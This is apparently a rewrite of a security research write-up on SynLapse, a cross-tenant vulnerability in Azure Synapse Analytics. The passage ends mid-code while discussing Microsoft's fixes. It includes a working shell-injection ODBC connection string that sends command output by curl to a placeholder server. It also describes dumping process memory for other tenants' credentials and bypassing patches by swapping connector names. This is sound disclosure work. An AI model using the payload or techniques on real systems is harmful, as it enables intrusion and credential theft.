What is Azure Synapse Analytics?
 Published on orca.security
Orca Security researcher Tzah Pahima is credited with discovering SynLapse—a critical Synapse Analytics vulnerability in Microsoft Azure, also affecting Azure Data Factory. It permitted attackers to bypass tenant separation while including the ability to:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Azure Synapse Analytics imports and processes data from many customer data sources, for example CosmosDB, Azure Data Lake, and external sources such as Amazon S3. Each Synapse instance is called a workspace. To import and process data from an external data source, a customer inputs credentials and relevant data, and then connects to that source via an integration runtime, a machine that connects to many different data sources.
Integration Runtimes can either be self-hosted (on-premise) or hosted in the Azure cloud (via the Azure Data Factory Integration Runtime). Cloud-hosted Azure IRs can also be configured with a Managed Virtual Network (VNet) to use private endpoints for external connections, which can provide extra layers of isolation.
The report describes SynLapse, a cross-tenant vulnerability in Azure Synapse Analytics that also affected Azure Data Factory. The researcher, Tzah Pahima of Orca Security, states that knowing nothing but the name of an Azure Synapse workspace, an attacker could leak a victim's credentials entered in Synapse. The vulnerability permitted attackers to bypass tenant separation while including the ability to:
- Obtain credentials to other Azure Synapse customer accounts.
- Control their Azure Synapse workspaces.
- Execute code on targeted customer machines inside the Azure Synapse Analytics service.
- Leak customer credentials to data sources external to Azure.

The image sits at the start of the report, next to the claim about leaking a victim's credentials.
Setup
The report does not describe a lab, accounts, roles or specific tool versions beyond what appears in the technical narrative. The relevant preconditions that can be read from the text are:
- The researcher had a Synapse workspace with a self-hosted integration runtime named
IntegrationRuntime1. - The default Azure integration runtime is named
AutoResolveIntegrationRuntime. - The researcher used decompilation of the DLL responsible for the connectors,
Microsoft.DataTransfer.Gateway.TaskEngine.dll. - The researcher used
procdumpto dump the memory of a process calledTaskExecutor.exe. - The researcher had an HTTP server reachable from the integration runtime, referred to in payloads as
HTTP_SERVER_HERE.
There are three types of integration runtimes in Synapse, one is self-hosted (on-premises), and Azure hosts the other two:
- Self-hosted IR (SHIR): Any Windows machine (doesn't have to be an Azure VM) after installing the SHIR software. SHIRs are dedicated to a single customer by design.
- Azure IR (without a Managed Virtual Network): The default cloud-hosted Azure IR. A pool of machines shared by multiple customers to execute their pipeline activities.
- Azure IR (with a Managed Virtual Network): This cloud-hosted Azure IR provides a dedicated container that is not shared across multiple customers.

The image accompanies the description of the runtime options in a workspace.
Finding it
The researcher was researching self-hosted (on-premise) integration runtimes and found a shell injection vulnerability that leads to an RCE (CVE-2022-29972) in the Magnitude Simba Redshift ODBC connector used by Microsoft's software.
This shell injection was found in the SAML authentication plugin of one of the connectors. The vulnerable code was supposed to launch a browser, but did so with a shell command vulnerable to an injection:

The image accompanies the description of the vulnerable code in the SAML authentication plugin. The report notes that following this there were 4 CVEs issued, all with the same payload.
The researcher then considered the shared Azure integration runtime. When trying to use an ODBC connection and attempting to choose an integration runtime, Synapse would not allow choosing an Azure-hosted one, probably for security reasons:

The image accompanies the description of the UI restriction.
Exploitation
Step 1: Shell injection in the Redshift ODBC connector
The shell injection could be exploited when setting up an external data source using the following malicious ODBC connection string:
Driver={Microsoft Amazon Redshift ODBC Driver_1.4.21.1001};UID=uid;PWD=pwd;Database=dev;Servername=redshiftserver.com;IdP_Response_Timeout=1;IAM=1;plugin_name=BrowserSAML;LOGIN_URL={exit" | whoami | curl --data-binary @- -m 5 "http://HTTP_SERVER_HERE" | echo "1}
Using this, the researcher could execute code on their own integration runtime, which is a virtual machine owned by them. The report calls this not very interesting on its own.
Step 2: Switching the integration runtime name in the request
The researcher notes that the Azure integration runtime and the self-hosted one support almost the same features. Synapse would not allow choosing an Azure-hosted integration runtime for an ODBC connection through the UI, but if the same request is performed with the name of the integration runtime changed from the self-hosted IntegrationRuntime1 to the default Azure integration runtime AutoResolveIntegrationRuntime, it simply works.
The report states: "It. Simply. Works." The result is an RCE on a shared Synapse integration runtime owned by Azure.
Step 3: Checking the execution context
The researcher expected the code execution context not to have high permissions, and the machine not to have special privileges, since all the integration runtime does is connect to a data source and do a bit of processing. That expectation did not hold. The code ran as NT Authority\SYSTEM.

The image accompanies the observation about the execution context.
Step 4: Dumping process memory for credentials
The code is executed in a process called TaskExecutor.exe. The researcher dumped its memory using procdump and found plain credentials and tokens belonging to multiple companies. One was a token to Microsoft's own account in another data analytics service. The report states that all of these are now expired and revoked by Microsoft after the report.

The image accompanies the sampling of leaked users, censored for privacy purposes.
Step 5: The client certificate and the internal Synapse management server
The shared integration runtime contained a client certificate used for authentication in front of an internal management server. Using the certificate, it could access its configuration data and tasks, for example what to connect to next and which operation to perform.
The management server could do much more than show the integration runtime's configuration data. The server's API permitted querying integration runtimes and other workspaces, as well as obtaining Synapse workspace (managed) identities belonging to other customer accounts. The latter opens the door to performing almost every action imaginable in any customer's Azure Synapse workspace. By combining the RCE and the API server's communication ability with other integration runtimes, the researcher could have executed code on any integration runtime given only the name of a Synapse workspace.
This could be done by executing code on a user's integration runtime, or on the shared integration runtime in use, then dumping the memory of the process that was handling external connections. The memory dump includes credentials to external databases, servers, Azure services, and just about everything else.

The image accompanies the demonstration of the integration runtime RCE.
Root cause
The report states that the major security flaw was not so much the ability to execute code in a shared environment but rather the implications of such code execution. More specifically, executing code on the shared integration runtime exposed a client certificate to a powerful, internal API server. This enabled an attacker to compromise the service and access other customers' resources.
Solving this entails making sure that the shared environment does not contain the said certificate, or reducing the certificate's permissions.
The report also documents the connector-level weaknesses that made the initial RCE possible and that survived the first two patches:
- The SAML authentication plugin of the Redshift ODBC connector launched a browser through a shell command vulnerable to injection.
- The request-level check on the connector type could be bypassed because several connector names map to the same
GenericOdbcConnectorimplementation. - A connector called
GenericOdbcPartitionwas left open and eventually leads to an ODBC connection being created. - The Salesforce connector's
BuildConnectionStringcopied user-suppliedextendedPropertiesinto the main ODBC connection string, allowing a maliciousDriverand other attributes to be injected.
Impact
According to the report, SynLapse enabled attackers to access Synapse resources belonging to other customers via an internal Azure API server managing the integration runtimes. Knowing the name of a workspace, the researcher had the ability to perform the following:
- Gain authorization inside other customer accounts while acting as their Synapse workspace. The report notes they could have accessed even more resources inside a customer's account depending on the configuration.
- Leak credentials customers stored in their Synapse workspace.
- Communicate with other customers' integration runtimes, which could be leveraged to run remote code (RCE) on any customer's integration runtimes.
- Take control of the Azure batch pool managing all of the shared integration runtimes, and run code on every instance.
The report also states that the researcher had every integration runtime and Synapse workspace "in the palm of our hands", and that the leaked credentials included a token to Microsoft's own account in another data analytics service, all now expired and revoked by Microsoft after the report.
Fix
Attempt #1: No ODBC allowed
MSRC tried to prevent an attacker from using the ODBC connector on a shared integration runtime. When the connector is passed in a request, the response is:
'GenericOdbc' connector is not supported on Azure Integration Runtime, please change to use a Self Hosted Integration Runtime.
The ODBC connector is called GenericOdbc in the request payload. The researcher decompiled Microsoft.DataTransfer.Gateway.TaskEngine.dll and found code showing that GenericOdbc is a GenericOdbcConnector, but so are Informix and MicrosoftAccess, which both work with ODBC connection strings.

The image accompanies the decompiled code from Microsoft.DataTransfer.Gateway.TaskEngine.dll.
The bypass was the same exact payload except for the connector type being MicrosoftAccess instead of ODBC.
Attempt #2: No GenericOdbc allowed
MSRC blocked MicrosoftAccess and all of the similar connectors leading to GenericOdbcConnector. The problem was that they left a connector called GenericOdbcPartition open. This one, although not as straightforward to read into, eventually leads to an ODBC connection being created.
The image accompanies the discussion of GenericOdbcPartition.
The bypass was again the same exact payload except for the connector type being GenericOdbcPartition.
Attempt #3: So close
MSRC disabled anything leading to ODBC, except for some connectors that have to use ODBC but construct their own connection string in a manner that is not completely controlled by the user:
private static IList<string> odbcConnectorList = new List<string>
{ "Cassandra", "Salesforce", "SalesforceServiceCloud", "MongoDb",
